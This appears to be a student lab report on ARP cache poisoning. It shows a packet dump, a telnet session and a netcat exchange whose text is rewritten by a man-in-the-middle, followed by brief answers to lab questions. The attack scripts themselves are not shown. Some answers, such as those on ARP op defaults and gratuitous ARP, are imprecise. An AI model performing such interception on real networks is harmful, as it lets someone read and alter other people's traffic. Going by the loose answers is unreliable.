0020  00 06 08 00 23 c0 00 53  00 01 1b 2d 27 63 00 00   ····#··S ···-'c··
0030  00 00 cf 88 03 00 00 00  00 00 10 11 12 13 14 15   ········ ········
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ········ ·· !"#$%
0050  26 27 28 29 2a 2b 2c 2d  2e 2f 30 31 32 33 34 35   &'()*+,- ./012345

br-ea9efb963438: <live capture in progress>    Packets: 241 · Displayed: 241 (100.0%)    Profile: Default
```


Only “Z” is seen on host A due to MITM attack



```
root@hostA:PES2UG20CS130:Name:Mythreya:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
hostB:PES2UG20CS130:Name:Mythreya login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@hostB:PES2UG20CS130:Name:Mythreya:~$ Z
-bash: Z: command not found
seed@hostB:PES2UG20CS130:Name:Mythreya:~$ ZZZZZZZZZZZZ
-bash: ZZZZZZZZZZZZ: command not found
seed@hostB:PES2UG20CS130:Name:Mythreya:~$ 
```


Task 3: MITM Attack on Netcat using ARP Cache Poisoning

Host A sends “mythre”



```
root@hostA:PES2UG20CS130:Name:Mythreya:/# nc 10.9.0.6 9090
mythre
```

Host B recieves AAAAAA



```
root@hostB:PES2UG20CS130:Name:Mythreya:/# nc -lp 9090
AAAAAA
```

Question 1) What does the ‘op’ in the screenshot of the attacker machine signify? What is its default value?
Answer) op : operation. In this case it is “who-has”. The default value is either 1 or 2 depending on if it’s a request or response.

Question 2) What was the difference between the ARP cache results in the above 2 approaches? Whydid you observe this difference?
Answer) First scenario there was no ether. Host A had ARP cache for both attacker and host B. In scenario 2 there was ether, and Host A did not have an entry for attacker.

Question 3) What does op=2 mean?
Answer) It means the packet is an ARP response packet

Question 4) Why does VM B’s ARP cache remain unchanged in this approach even though the packetwas broadcasted on the network?
Answer) In Gratuitous ARP, the src and dst IP addresses are the same, and they are the IP address of the host issuing the gratuitous ARP. Here that host is ‘Host A’ and thus ‘Host B’ cache remains unchanged.

Question 5) What do you observe? Explain (Step 2 of mitm)
Answer) As seen in the wireshark output, there is an ARP response packet for Host A’s ARP request, and the attacker has poisoned Host A’s ARP Cache.

Question 6) Compare the results between the above two steps. (ip_forward=0 and ip_forward=1)
Answer) In Step 2, ip_forward was set to 0, this means that the attacker’s machine doesn’t forward any IP packets, whereas when it’s set to 1, it will forward all of the IP packets.